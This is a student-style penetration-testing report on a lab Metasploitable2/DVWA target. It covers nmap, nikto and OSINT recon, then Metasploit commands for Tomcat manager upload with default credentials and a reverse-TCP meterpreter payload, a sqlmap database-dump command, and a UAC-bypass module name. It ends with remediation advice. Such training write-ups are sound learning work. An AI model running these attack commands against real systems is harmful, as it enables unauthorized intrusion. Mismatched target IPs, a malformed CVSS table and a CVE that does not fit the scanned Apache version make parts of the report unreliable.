Vulnerability Assessment and Penetration Testing (VAPT) Practical Report

Name : Nandu B Raj
Role : Cybersecurity Intern
Date : 06/03/2026

1. Introduction

his report presents the findings from a Vulnerability Assessment and Penetration Testing (VAPT) exercise performed on a controlled laboratory environment. The objective of the assessment was to identify security vulnerabilities within the target systems and demonstrate how attackers could exploit them.

The assessment followed industry-standard methodologies including the Penetration Testing Execution Standard (PTES) and OWASP Web Security Testing Guide (WSTG). Various security tools such as Nmap, OpenVAS, Nikto, Metasploit, and sqlmap were used to conduct the testing.

The results revealed multiple vulnerabilities including open ports, outdated services, and web application weaknesses such as SQL injection. These vulnerabilities were successfully exploited in a controlled environment to demonstrate potential impact.

The findings highlight the importance of proactive vulnerability management, regular security assessments, and proper system hardening. By implementing recommended remediation measures, organizations can significantly reduce their attack surface and improve their overall cybersecurity posture.

Tools Used

Tool	Purpose
Nmap	Network discovery and port scanning
OpenVAS	Vulnerability assessment
Nikto	Web server vulnerability scanning

Start Metasploitable2

The vulnerable virtual machine Metasploitable2 was deployed in a virtual environment using VirtualBox. The machine acts as a deliberately vulnerable system for security testing.

The IP address of the target machine was identified using:

— ifconfig

```
msfadmin
msfadmin@metasploitable:~$ ipconfig
-bash: ipconfig: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:93:fc:fc
          inet addr:10.105.64.186  Bcast:10.105.64.255  Mask:255.255.255.0
          inet6 addr: 2401:4900:4f8d:d689:a00:27ff:fe93:fcfc/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe93:fcfc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:42 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4971 (4.8 KB)  TX bytes:7199 (7.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$ _
```

Target IP: 10.105.64.186

Vulnerability Scanning Techniques

Network Scanning

Network scanning identifies open ports, running services, and operating system details of a target host.

Example Tool
- Nmap

nmap -sV 10.105.64.186

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 10.105.64.186
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-05 16:36 -0500
Nmap scan report for 10.105.64.186
Host is up (0.00045s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:93:FC:FC (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.16 seconds
```

Application Scanning

Application scanning focuses on web servers and applications to detect vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), and outdated software.

Example Tool
- Nikto

nikto -h http://192.168.1.100


```
┌──(root㉿kali)-[/home/kali]
└─# nikto -h http://10.105.64.186
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.105.64.186
+ Target Hostname:    10.105.64.186
+ Target Port:        80
+ Start Time:         2026-03-05 16:41:19 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/miss
ing-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,htt
ps://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2026-03-05 16:41:47 (GMT-5) (28 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

- outdated server versions
- configuration issues
- dangerous files

OpenVAS Scan

Gvm-start

https://127.0.0.1:9392



- Patch outdated services
- Disable unused ports
- Implement firewall rules
- Update Apache and web components

email to developers with PoC.

Subject:Critical Web Vulnerability Detected

Dear Development Team,

During the vulnerability assessment, a critical web vulnerability was identified on host 192.168.1.20. The issue relates to Apache server misconfiguration that may allow remote attackers to execute malicious code.

The vulnerability corresponds to CVE-2021-41773 and has a CVSS score categorized as Critical. If exploited, attackers could gain unauthorized access to the system.

We strongly recommend updating the Apache server to the latest patched version and disabling unnecessary modules immediately. A proof-of-concept test confirms the exploitability of this vulnerability.

Please prioritize remediation to prevent potential security breaches.

Regards
VAPT Analyst

Vulnerability Scoring

Vulnerabilities are ranked using the **Common Vulnerability Scoring System (CVSS)**.

CVSS Score	Severity
0 – 3.9	Low
4 – 6.9	Medium
7 – 8.9	High
9 – 1	Critical

Example
Apache Struts vulnerability **CVE-2017-5638** has a critical CVSS score and was widely exploited during major cyberattacks.

Reconnaissance Practice

Objective

Reconnaissance involves collecting publicly available information about a target before performing attacks.

This process is known as **OSINT (Open Source Intelligence)**.

WHOIS Lookup

whois google.com

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# whois google.com
   Domain Name: GOOGLE.COM
   Registry Domain ID: 2138514_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.markmonitor.com
   Registrar URL: http://www.markmonitor.com
   Updated Date: 2019-09-09T15:39:04Z
   Creation Date: 1997-09-15T04:00:00Z
   Registry Expiry Date: 2028-09-14T04:00:00Z
   Registrar: MarkMonitor Inc.
   Registrar IANA ID: 292
   Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
   Registrar Abuse Contact Phone: +1.2086851750
   Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
   Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
   Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
   Name Server: NS1.GOOGLE.COM
   Name Server: NS2.GOOGLE.COM
   Name Server: NS3.GOOGLE.COM
   Name Server: NS4.GOOGLE.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2026-03-05T23:10:58Z <<<
```

- domain owner
- registrar
- DNS servers

sublist3r -d cyArt.com

```
┌──(root㉿kali)-[/home/kali]
└─# sublist3r -d cyart.com

# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for cyart.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] DNSDumpster module failed: Could not find CSRF token on DNSDumpster page
```

Recon Summary

The reconnaissance phase identified exposed services, subdomains, and technology stacks associated with the target environment. Tools such as Shodan and Maltego revealed publicly accessible assets including SSH services and development subdomains. These findings help security analysts understand the attack surface before performing vulnerability scanning and penetration testing activities.

Exploitation Lab

To simulate exploitation of discovered vulnerabilities using penetration testing tools.|

Tool	Purpose
Metasploit	Exploitation framework
Burp Suite	Web proxy and attack tool
sqlmap	Automated SQL injection exploitation

Metasploit Exploit Simulation

Start Metasploit
msfconsole

Load exploit
use exploit/multi/http/tomcat_mgr_login

Set target
set RHOST 10.105.64.186

Run exploit
Exploit

```
msf > search tomcat_mgr_upload

Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  exploit/multi/http/tomcat_mgr_upload    2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   1    \_ target: Java Universal             .                .          .      .
   2    \_ target: Windows Universal          .                .          .      .
   3    \_ target: Linux x86                  .                .          .      .


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/http/tomcat_mgr_upload
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86'

msf > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set RHOST 10.105.64.186
RHOST => 10.105.64.186
msf exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 10.105.64.186
RHOSTS => 10.105.64.186
msf exploit(multi/http/tomcat_mgr_upload) > RPORT 8080
[-] Unknown command: RPORT. Run the help command for more details.
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set TARGETURI /manager/html
TARGETURI => /manager/html
```

Exploit ID	Description	Target IP	Status	Payload
003	Tomcat RCE	10.105.64.196	Success	Java Shell

Exploit Validation

Exploit-DB provides publicly available proof-of-concept exploits. The PoC confirms that vulnerabilities such as Tomcat manager authentication bypass can allow attackers to deploy malicious payloads. By using Metasploit, a shell was obtained on the target system demonstrating successful exploitation of the vulnerability.

Post-Exploitation Practice

Post-exploitation involves gaining deeper access to compromised systems and collecting evidence.

Tools Used

Tool	Purpose
Meterpreter	Post exploitation shell
Volatility	Memory analysis
Sha256sum	File hashing

Metasploit module

exploit/windows/local/bypassuac

Evidence Collection

File Hash Command

sha256sum target.conf

Item	Description	Collected By	Date	Hash
Config File	target.conf	VAPT Analyst	2025-08-18	SHA256 Hash

SQL Injection Exploitation

sqlmap -u "http://target/dvwa/vulnerabilities/sqli/?id=1" --dbs

Detection Log

Timestamp	Target IP	Vulnerability	PTES Phase
2026-03-06 11:15	10.105.64.186	SQL Injection (DVWA)	Exploitation
2026-03-06 11:18	10.105.64.186	Database Enumeration via sqlmap	Exploitation

Exploitation Result

The SQL injection vulnerability allowed extraction of database names from the backend MySQL server. This confirms that the web application does not properly sanitize user input before executing SQL queries.

Remediation Recommendation

The following security measures should be implemented:

- Use **prepared statements / parameterized queries**
- Implement **input validation and sanitization**
- Deploy a **Web Application Firewall (WAF)**
- Disable verbose SQL error messages
- Conduct regular web application security testing

PTES Report Summary

The penetration testing engagement was conducted following the Penetration Testing Execution Standard methodology. The assessment began with reconnaissance activities including OSINT data collection and subdomain enumeration to identify potential assets exposed to the internet.

During the scanning phase, tools such as Nmap, Nikto, and OpenVAS were used to identify open ports, outdated services, and known vulnerabilities. The results revealed several security weaknesses including open SMB services, outdated Apache server versions, and possible SQL injection points.

In the exploitation phase, Metasploit and sqlmap were used to validate the vulnerabilities identified earlier. Successful exploitation was achieved on the target environment, allowing shell access through a Tomcat manager vulnerability and database extraction through SQL injection.

Post-exploitation activities were performed using Meterpreter to simulate privilege escalation and evidence collection. File hashing was used to maintain integrity of collected data.

The findings indicate that improper input validation, outdated software components, and exposed network services significantly increase the attack surface. Immediate remediation including patch management, firewall configuration, and secure coding practices are recommended to mitigate these vulnerabilities and strengthen the organization's overall security posture.

Non-Technical Executive Summary

A security assessment was conducted to evaluate potential vulnerabilities in the target system. The testing identified several security weaknesses including outdated software, exposed network services, and insecure web application inputs. These issues could allow attackers to gain unauthorized access, steal sensitive information, or disrupt system operations.

Using industry-standard security testing tools, the vulnerabilities were validated in a controlled environment. The results demonstrate the importance of regular vulnerability assessments and timely patch management. Implementing stronger security controls such as input validation, firewall configuration, and system updates will significantly reduce the risk of cyberattacks and improve the overall security posture of the organization.